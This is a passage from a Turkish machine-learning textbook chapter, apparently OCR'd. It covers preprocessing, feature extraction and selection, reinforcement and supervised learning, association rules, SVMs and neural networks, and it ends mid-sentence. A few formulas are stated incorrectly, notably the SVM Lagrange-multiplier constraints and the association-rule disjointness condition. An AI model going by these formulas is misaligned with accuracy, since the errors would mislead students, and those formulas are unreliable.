Makine öğrenmesinde "Bedava yemek yok teoremi (No Free Lunch Theorem)", her problemi en etkili ve verimli şekilde çözmek için hiçbir uygun genel geçer algoritmanın olmadığını belirtmektedir (Domingos, 2012). Bu, temel olarak her algoritmanın belirli problemler, veriler ve yapılandırma üzerinde çalışmak üzere, farklı şekilde tasarlanmasından kaynaklanmaktadır. Algoritmanın değiştirilmesi ve yeni kombinasyonlara göre uyarlanması pratik bir çözüm olmadığı için, ön işleme yöntemleri tüm makine öğrenim sürecinde çok önemli bir rol oynamaktadır.

Uygulanabilen birkaç ön işlem metodu vardır, ancak en azından veriler öğrenme algoritması tarafından işlenebilecek bir formatta temsil edilmelidir. Gerçek senaryolardaki veriler genellikle e-posta gönderi metinleri, sosyal medya görüntüleri, ağ trafiği, kaynak kodu gibi ham biçimdedir. Ne yazık ki, çoğu öğrenme algoritması, yalnızca özellik vektörleri olarak mevcut olduğunda veri işleme yeteneğine sahiptir. Böyle bir temsili elde etmenin yöntemleri, otomatik ve elle yapılan özelliklerin yanı sıra her iki yaklaşımın bir kombinasyonunu içerir. Bu çalışmada özellikleri otomatik olarak öğrenebilen yöntemler üzerinde durulmuştur. Algoritmalar, sadece ham verilerle özellik vektörleri üzerinde çalışmak üzere değil aynı zamanda belirli türdeki özellikler veya problemler için çalışmak üzere de tasarlanabilirler. Bu nedenle, problemin ve/veya özelliklerin ikili hale getirilmesi, sürekli özelliklerin ayrıklaştırılması, ayrık özelliklerin sürekli hale dönüştürülmesi, kategorik verilerin işlenmesi vb. gibi (Kononenko ve Kukar, 2007) yöntemler genellikle bir ön işlem adımı olarak gerçekleştirilir. Gürültü ve aykırı değerler, genellikle ölçümdeki hatalar veya veriyi elde etmek için kullanılan araçlar nedeniyle verilerde bulunur. Kaynağına bakılmaksızın, bunların varlığı, verilen sorun için yeterli olmayan bir çözümle sonuçlanabilir. Bu nedenle, gürültünün belirlenmesi ve çıkarılması için uygun yöntemlerin kullanımı ve aykırı değerlerin elenmesi daha fazla analiz yapılmadan önce mutlaka yapılmalıdır.



Şekil 2.46: Makine Öğrenmesi Algoritmalarına Genel bir Bakış

Farklı birimlerde (örn.; metre, kilogram) ve aralıkta veri bulunması, analizin genel sonuçlarında da olumsuz bir etkiye sahip olabilir. Tipik bir örnek olarak, veri örnekleri arasındaki uzaklıklara dayanan algoritmalar (örn.; K-En Yakın Komşu) verilebilir. Her bir özelliğin uzaklığa katkısını veren her iki özellik vektörü arasındaki uzaklık (örn.; Öklid, Minkowski, Manhattan, Chebyschev, Dilca, vb.) hesaplanır. Onlar aralığındaki bir

özelliğe veya binler aralığındaki bir diğerine sahip düşük değerli özelliklerin toplam uzaklık üzerindeki etkisinin ihmal edilebilir olduğu anlamına gelir. Bu nedenle, veri normalleştirme ve standardizasyon kullanımı tercih edilir. Farklı birimlerdeki verileri işlemek için çoğunlukla z-dönüşümleri uygulanır.

Özellik çıkarımı ve/veya seçimi

Sürecin ikinci adımı, özellik çıkarma ve seçim olmak üzere iki farklı yöntem gerektirir. Bunlar sıklıkla birbirinin yerine kullanılmasına rağmen, birbirinden bağımsız olarak çalıştırılabilen farklı süreçlerdir. Her iki yaklaşımın birlikte uygulanması da mümkündür. Örneğin özellik seçimi, özellik çıkarma işleminden sonra kullanılabilir.

Özellik Çıkarma, mevcut özellik alanını daha düşük boyutlara sahip yeni bir uzaya dönüştürme işlemidir. Diğer bir deyişle, var olanlardan yeni boyutsal bir uzayda yeni özelliklerin inşasıdır. Bunu gerçekleştiren fonksiyonlar doğrusal veya doğrusal olmayan fonksiyonlar olabilir ve örnekler arasında Temel Bileşenler Analizi (PCA: Principal Components Analysis), Bağımsız Bileşen Analizi (ICA: Independent Component Analysis), Kendi Kendini Düzenleyen Haritalar (SOM: Self-Organizing Maps), Doğrusal Diskriminant Analizi (LDA: Linear Discriminant Analysis), Kanonik Korelasyon Analizi (CCA: Canonical Correlation Analysis), Gizli Dirichlet Tahsisi (LDA: Latent Dirichlet Allocation), Çok Boyutlu Ölçekleme Analizi (MDS: Multidimensional Scaling), vb. yer alır. Biçimsel olarak mevcut bir dizi özellik $A_1, A_2, ..., A_n$ verildiğinde, bir eşleştirme fonksiyonu F, her bir özellik $B_i = F_i(A_1, A_2,..., A_n)$ olarak haritalanacak biçimde yeni $B_1, B_2, ..., B_m$ özelliklerini elde etmek için uygulanır. (Motoda ve Liu, 2002)

Diğer yandan Özellik Seçimi'nin amacı, mevcut n boyutlu özelliklerin hepsinden, $m < n$ olmak üzere, m boyutlu en iyi özellik alt kümesini bulmaktır. Tüm özellikler, verilerin farklılaşarak farklı sınıflara dahil olmasına katkıda bulunmaz, gereksiz özellikler de mevcut olabilir. Üç ana özellik seçim yöntemi vardır: sarmal yöntemler, filtreleme ve gömülü yöntemler (Budak, 2018). Sarmal ve filtreleme yöntemler arasındaki temel fark, değerlendirme kriteridir (Guyon ve Elisseeff, 2006). Daha belirgin olarak fark, sarmal yöntem değerlendirme kriterlerini öğrenmeyi kapsarken (Kumar ve Minz, 2014), filtreleme yönteminde verilerin boyutunun sarmal ve filtreleme yöntemleri arasında göz önünde bulundurulması gereken faktörlerden biri olarak belirlenmemesidir. Bu, sarmal yöntemlerin öğrenmeyi içermesi gerçeğinden kaynaklanmaktadır; veri kümesi boyutu,

hesaplama gereksinimi nedeniyle çok büyük olursa, filtreleme yöntemlerini kullanmak düşünülebilir. Diğer taraftan, gömülü yöntemler, modelleme yapısının (öğrenme) entegre bir parçası olarak özellik seçimini gerçekleştirir. Tipik bir örnek karar ağaçlarıdır. Özetlemek gerekirse özellik seçimi, özellik alt kümelerinin sıralamasını veya değerlendirmesini kullanarak daha az sayıda özellik ile benzer performansa sahip özelliklerin en uygun alt kümesini bulmaktadır. En yaygın yöntemler arasında Korelasyon Özellik Seçimi (CFS: Correlation Feature Selection), Karşılıklı Bilgiye Dayalı Özellik Seçimi (Mutual Information based Feature Selection) ve Nguyen tarafından önerilen genelleştirilmiş bir yöntem (Nguyen, 2012) bulunmaktadır.


Özellik çıkarımı, özellik seçimi veya her ikisi birlikte kullanılmadan önce hangisinin kullanılacağına karar vermek için çeşitli faktörlerin dikkate alınması gerekir. Jain, Duin ve Mao (1999), özellik seçimi mevcut özellikleri değiştirmedikçe fiziksel yorumlarını koruduklarını ve özellik sayısının azalmasıyla daha fazla analizin maliyetinin (zaman ve alan) daha ideal hale geldiğini ileri sürmektedir. Alternatif olarak, özellik çıkarımı, mevcut özelliklere doğrusal veya doğrusal olmayan eşleme fonksiyonlarının uygulanmasını içerdiğinden, özellik alanı topolojisi korunmaz ve bu nedenle özelliklerin fiziksel yorumunun kaybolması olasıdır. Bununla birlikte, özellik çıkarmanın temel avantajı, mevcut özelliklerin diğer alt kümelerinden daha ayırt edici olabilen yeni özelliklerin oluşturulmasıdır.

Öğrenme

Makine öğrenimini diğer otomatik yöntemlerden ayırt eden özelliklerinden biri de şüphesiz öğrenme yeteneğidir. Bu anlamda öğrenme ya da eğitim, algoritmaların belirli bir görev üzerinde kendi performanslarını geliştirmelerine olanak veren süreç olarak tanımlanır. Bu, makine öğreniminin temel fonksiyonudur ve rolü, görünmeyen verilerin gizli yapısını keşfetmek için kullanılabilecek genelleştirilmiş bir model oluşturmaktır. Üç ana öğrenme türü vardır: denetimli, denetimsiz ve yarı denetimli öğrenme (Buczak ve Guven, 2016). Takviyeli Öğrenme veya diğer adı ile Pekiştirmeli Öğrenme olarak adlandırılan dördüncü bir tür de vardır ve dinamik programlama ile denetimli öğrenme disiplinlerinin birleşiminden oluşmaktadır. Bu disiplinlerin tek başına adresleyemediği problemleri başarı ile çözebilmektedir (Harmon ve Harmon, 1997).

2.3.1. Takviyeli Öğrenme

Takviyeli Öğrenme, bir ajanın (öğrenen) çevreyle etkileşim ve deneme-yanılma yoluyla belirli bir görevi gerçekleştirmeyi öğrendiği etkileşimli bir modeli içerdiği için diğer yaklaşımlardan farklıdır. Daha somut olarak, her bir etkileşimde ajan, çevrenin mevcut durumu hakkında bir takım geri bildirimler alır ve buna dayanan bir eylemde bulunur. Bu eylem daha sonra değerlendirilir ve aksiyonun doğrudan hedefe ulaşma üzerindeki etkisine bağlı olarak ajana bir ödül veya ceza verilir. Amaç ödülün uzun vadede en üst düzeye çıkarılması olduğundan, ajan çevreyi ne bildiği ile bağlantılı olarak diğer sınıflandırma biçimleriyle en büyük farklardan birini oluşturmayı sağlayacak şekilde araştırmak zorundadır (Kaelbling, Littman ve Moore, 1996).



Şekil 2.47: Takviyeli Öğrenme ve Öğrenme Ajanının Genel Yapısı (Ribeiro, 1999)

Bir bebeğe, evinizde (ortam) bir TV uzaktan kumandası verildiğini düşünün. Basit bir ifadeyle, bebek (öğrenme ajanı) önce kendi çevre (durum) temsilini gözlemleyecek ve kuracaktır. Daha sonra meraklı bebek, uzaktan kumandaya basmak (eylem) gibi belirli

eylemleri gerçekleştirecek ve TV yanıtının (sonraki durum) nasıl olacağını gözlemleyecektir. Cevap vermeyen bir TV sıkıcı olduğu için, bebek bundan hoşlanmayacak (olumsuz bir ödül alıyor) ve buna benzer bir sonuca yol açacak daha az eylem gerçekleştirecektir (politikanın güncellenmesi), bunun tersi için de benzer bir durum geçerli olacaktır. Bebek, mutlu olduğu bir politikayı (farklı koşullar altında ne yapacağını) bulana kadar (toplam ödülü maksimuma çıkaracak şekilde) süreci tekrar edecektir.

Günlük hayatta takviyeli öğrenme, trafik ışıklarının kontrolü (Arel *ve diğ.*, 2010), Robotik (Kober, Bagnell ve Peters, 2013), Web sunucu yönetim ve konfigürasyonu (Bu, Rao ve Xu, 2009), Kimya (Zhou, Li ve Zare, 2017), kişiselleşmiş uygulama gereksinimleri (Zheng *ve diğ.*, 2018), teklif verme ve reklamcılık (Jin *ve diğ.*, 2018), dijital oyunlar (Silver *ve diğ.*, 2016) gibi pek çok alanda problemlerin çözümü için başarılı bir şekilde kullanılmaktadır.

2.3.2. Denetimli Öğrenme

İlgili çıktı etiketlerine sahip veri örneklerinin kullanılabilirliği nedeniyle, Denetimli Öğrenme öğretmenle öğrenmeye benzer. Önemli sayıda ("örnek_veri", "çıktı_sınıfı") çifti, dahili yapıya uyum sağlamak için bu örneklerden gelen bilgileri kullanan ve böylece yeni ve görülmemiş veri örneklerini modellemek için genelleştirilmiş bir model oluşturan sınıflandırıcı için "öğretmen" işlevi görmektedir. Her bir örnek X_i, bir özellik vektörü $\{x_1, x_2,..., x_n\}$ ile temsil edilsin ve $Y_i = \{y_1, y_2,..., y_m\}$, tüm m boyutlu olası çıktıların kümesi olsun. Amaç, her bir örnek X_i için $Y_i = F(X_i)$ olacak şekilde bir F fonksiyonu bulmaktır. Çıkış sınıfının türüne ilişkin olarak denetlenen öğrenmenin iki görevi vardır: Sınıflandırma ve Regresyon (Anohhin, 2017).

Regresyon, çıktıyı (y), girişlerin (x) basit bir doğrusal kombinasyonu olarak temsil ettiği için en basit öğrenme modellerinden biridir. Biçimsel olarak, (doğrusal) regresyonun amacı, $y = \alpha x + \beta$ gibi bir fonksiyonu öğrenmektir. Girişin değeri sürekli olabileceğinden, çıkış değerleri de sürekli olabilir. Öte yandan, sınıflandırma ikili mantık kullanılarak regresyon yapmak olarak tanımlanabilir. Yani, sınıflandırmanın çıktı değeri artık sürekli değil, ayrık bir değerdir.

2.3.2.1. Birliktelik Kuralı Sınıflandırması

Birliktelik kuralına dayalı öğrenme, bağımlılık modellemesinin bir şekli olup değişkenler veya ögeler arasındaki ilişkilerin veri kümesini inceler. Bir birliktelik kuralı, korelasyon özelliğinin ikiden fazla boyuta bir genişlemesi olarak görülebilir, böylece çoklu öznitelikler arasında ilişkili eş-biçimler bulunabilir. Birliktelik Kuralının temelleri aşağıdaki şekilde açıklanabilir:

E= $\{I_1, I_2, \cdots, I_k\}$ değişkenlerin veya ögelerin bir kümesi ve D, $T_1, T_2, \cdots, T_N$ şeklinde N işlemden oluşan bir veri tabanı olsun. Her işlem T_j $\forall 1 \leqslant j \leqslant N$, değişkenlerin veya ögelerin bir alt kümesidir ($T_j \subseteq E$) (Agrawal, Imieliński ve Swami, 1993). Bir $A \Rightarrow B$ birliktelik kuralı için aşağıdaki kısıtlamalar mevcuttur:

1. $\exists T_j, A, B \in T_j$
2. $A \subseteq E, B \subseteq E$, *ve*
3. $A \cap B \in \varphi$

Yukarıdaki kuralda, A (kuralın sol tarafı) kuralın öncülü, B (kuralın sağ tarafı) ise kuralın teamülü olarak adlandırılır. Bu kuralların benzer birçoğu veri tabanında yer alabileceğinden, birliktelik kurallarından ilgi çekebilecek olanların yani çalışma kapsamında ele alınması gerekenlerin fark edilmesi için iki ölçü; destek ve güven tanımlanmıştır. Destek, veri tabanındaki korelasyonu gösteren veri yüzdesini, güven ise öncülün zaten gerçekleşmiş olması durumunda bir teamülün koşullu olasılığını gösterir. Yukarıdaki gösterimleri kullanarak, destek ve güven aşağıdaki şekilde tanımlanabilir:

$$\begin{aligned} \text{Destek}(A \Rightarrow B) &= \frac{\#T_i | A, B \in T_i}{N} \\ \text{Güven}(A \Rightarrow B) &= \frac{\#T_i | A, B \in T_i}{\#T_i | A \in T_i} \end{aligned} \tag{2.1}$$

Bir birliktelik kuralı için hesaplanan destek ve güven, kullanıcı tarafından belirlenen minimum eşik değerlerinden daha büyük ise birliktelik kuralı güçlü kabul edilir (Moustafa ve Slay, 2017).

Yukarıdaki örnekte verilen *A*'nın, öznitelik değer çiftlerinin sıklık desenlerini, *B*'nin ise sınıf etiketlerini tanımlamadığını kabul edelim. Böylece birliktelik kuralları, *A*'nın etkin sınıflandırmasını yapabilir. Birliktelik kuralları, değişken veya ögelerin alt kümeleri (öznitelikler) ile sınıf etiketleri arasındaki nedensellik ilişkisi gibi ilgi çekici ilişkilerin ortaya çıkarılmasında avantajlara sahiptir. Güçlü birliktelik kuralları, öznitelik değer çiftlerinin sıklık desenlerini, farklı sınıf etiketleri şeklinde sınıflandırabilir. Bununla birlikte, tüm ilginç ilişkilerin kurallarla açıklanması, orta ölçekli veri kümeleri için bile hesaplama karmaşıklığına yol açabilir. Kural boşluğunu sınırlandırma ve küçültme amacı, birliktelik kuralı madenciliğine hızlı bir biçimde rehberlik edebilir.

2.3.2.2. Destek Vektör Makinesi


Destek Vektör Makinesi (SVM: Support Vector Machine) sınıflandırıcısının temel ilkesi, özellik uzayındaki sınıflar arasında bir ayırma hiperdüzlemi yerleştirmeyi öğrenerek farklı sınıflara ait verilerin ayrılmasına dayanmaktadır. Verilerin doğrusal olarak ayrılabilir olması durumunda hiperdüzlem, orijinal özellik uzayına yerleştirilir. Aksi halde, verileri dönüştürmek ve daha yüksek boyutlu bir özellik uzayına eşlemek için özel fonksiyonlar kullanılır (Cortes ve Vapnik, 1995). Bu fonksiyonlar, çekirdek fonksiyonu olarak adlandırılır ve DVM'nin doğrusal olmayan problemleri çözmesini sağlayarak DVM'yi en yaygın kullanılan denetimli sınıflandırıcılardan biri haline getirir.

DVM'lerin çalışma prensibini göstermek için, x veri örneklerini ve y, $y \in [-1,1]$ olmak üzere bunlara karşılık gelen sınıfları ifade etsin. Doğrusal olarak ayrılabilir veriler için, w bir vektör ve b bir sayıl (yanlılık) olmak üzere aşağıdaki denklemleri sağlar:

$$\begin{aligned} wx_i + b \geqslant 1, \qquad & y_i = 1 \quad ise, \\ wx_i + b \leqslant -1, \qquad & y_i = -1 \quad ise, \end{aligned} \tag{2.2}$$

Öğrenme süreci sırasında DVM, hiperdüzlem ile hiperdüzleme en yakın özellik vektörleri arasındaki mesafe olarak tanımlanan marjini, en üst düzeye çıkartan en uygun hiperdüzlemi bulmaya çalışır. Bu vektörler destek vektörleri olarak adlandırılır, öyle ki optimal hiperdüzlem aşağıdaki denklemi sağlar:

$$w_o x_i + b_o = 0 \tag{2.3}$$



Şekil 2.48: Doğrusal Ayrılabilir Verilerle DVM (Martono, Ali ve Salami, 2007)

Optimal hiperdüzlem bir optimizasyon maksimizasyonu problemi olarak ifade edilerek bulunabilir (Burges, 1998; Kononenko ve Kukar, 2007):

$$W(\alpha) = \sum_{j=1}^{n} \alpha_j - \frac{1}{2} \sum_{i,j}^{n} \alpha_i \alpha_j y_i y_j (x_i, x_j) \tag{2.4}$$


Burada alfalar, aşağıdaki özelliklere sahip pozitif Lagrange çarpanlarını (fonksiyonun minimini bulmak için kullanılan bir stratejinin değişkenleri) temsil eder:

$$\begin{aligned} &\alpha_j \geqslant 1; \forall j = 1, 2, \cdots, n \\ &\sum_{j=1}^{n} \alpha_j y_j \geqslant 0 \end{aligned} \tag{2.5}$$

2.3.2.3. Yapay Sinir Ağları

Teknolojideki büyük ilerlemelere rağmen, nesne tanıma gibi görevler söz konusu olduğunda, insanlar ve bilgisayarlar arasında hala önemli bir performans farkı vardır. Biz insanlar, bir konuşmayı kolayca anlayabilir, bir sesi ayırt edebilir veya resimdeki bir çiçeği tanıyabiliriz ancak bilgisayar programları için bunlar çok kolay değildir. Yapay Sinir Ağları (YSA), insan beyninin bilgi işlem prensibini taklit ederek, örüntü tanıma gibi görevlerde karşılaştırılabilir bir performans elde etmeyi amaçlayan hesaplama modelleridir (Basheera ve Hajmeerb, 2000).

İnsan beynine benzer şekilde, YSA mimarisinin temel işlem birimi olan nöronlar, ağırlık olarak adlandırılan doğrudan bağlantılarla birbirine bağlanırlar. Bir nöronun rolü, tüm girdilerinin toplamını uygun ağırlıklar ile hesaplamak ve daha sonra nöronun çıkış değerini hesaplayan bir etkinleştirme fonksiyonuna iletmektir. McCulloch ve Pitts tarafından 1943 yılında önerilen ilk nöron mimarisi (Piccini, 2004), **Şekil 2.49**'da gösterilmiştir. Bu model, basit bir eşik etkinleştirme fonksiyonu kullanmışken, günümüzde sigmoid, lineer, teğet, Gauss, vb. gibi diğer fonksiyonlar da kullanılabilir durumdadır.



Şekil 2.49: McCulloch ve Pitts tarafından önerilen nöron modeli (McCulloch ve Pitts, 1943)

Bir YSA çeşitli nöron katmanlarından oluşur. Basit bir YSA, en azından iki katmandan oluşur; öznitelik vektörleri biçimindeki verileri kabul etmekten sorumlu olan girdi katmanı ve sorunun çözülme sonucunu gösteren çıktı katmanı. Sınıflandırma için, birinci katmandaki nöronların sayısı, verilerden çıkarılan/seçilen özelliklerin sayısına eşitken, çıktı katmanındaki nöronların sayısını sınıfların sayısı belirler. Bu basit, iki katmanlı mimari, yalnızca doğrusal olarak ayrılabilir verilere sahip problemleri çözebilir (Jain, Mao ve

Mohiuddin, 1996). Daha karmaşık veri topolojilerini modellemek için, bu iki katman arasına bir veya daha fazla gizli katman tanıtılır. Katman başına kullanılacak olan gizli katmanların ve nöronların sayısı, hesaplama karmaşıklığı ve performans arasındaki bir ilişki olarak YSA'nın tasarımcısı/kullanıcısı tarafından kararlaştırılacak olan bir parametredir.

YSA'da öğrenme, veri topolojisini yansıtan bir model oluşturma süreci olarak tanımlanır ve belirli bir görevi yerine getirmek için kullanılır. Bu, performansı arttırmak için her katmandaki ağırlıkların güncellenmesini gerektirir. Literatürde kullanılan dört temel öğrenme kuralı vardır: Hata Düzeltme, Boltzmann Öğrenme, Hebbian Öğrenme ve Rekabetçi Öğrenme (Jain, Mao ve Mohiuddin, 1996). Aşağıda, en yaygın kullanılan öğrenme yöntemlerinden biri olan Hata Düzeltme Kuralının arkasındaki ana fikir kısaca açıklanmıştır. Literatürde farklı isimler altında bulunabilen Hata Düzeltme Kuralı, iki katmanlı ileri beslemeli bir YSA öğrenme kuralı için çoğunlukla Widrow-Hoff Kuralı, En Küçük Ortalama Kare Yöntemi veya Delta Öğrenme Kuralı olarak adlandırılırken, çoklu katmanlardan (gizli katmanlar dahil) oluşan ileri beslemeli bir YSA, Geri-Yayılım olarak adlandırılır (Kononenko ve Kukar, 2007).


YSA'daki öğrenme sürecini açıklamak için, **Şekil 2.50**'de gösterilen, standart giriş, çıkış ve gizli bir katmana sahip basit mimari dikkate alınabilir. Genel olarak öğrenmenin hedefi, istenen çıktı (d) ile YSA (y) tarafından beklenen çıktı arasındaki fark olarak tanımlanan hatayı en aza indirmektir.

Bu işlem, iki aşamada gerçekleştirilir; ilk aşamada algoritma, ağın her katmanında ilerleyerek çıktının değerini hesaplar. Ağırlıklara rastgele başlangıç değeri atandıktan sonra, ilk gizli katmanın girdisi aşağıdaki gibi hesaplanır:

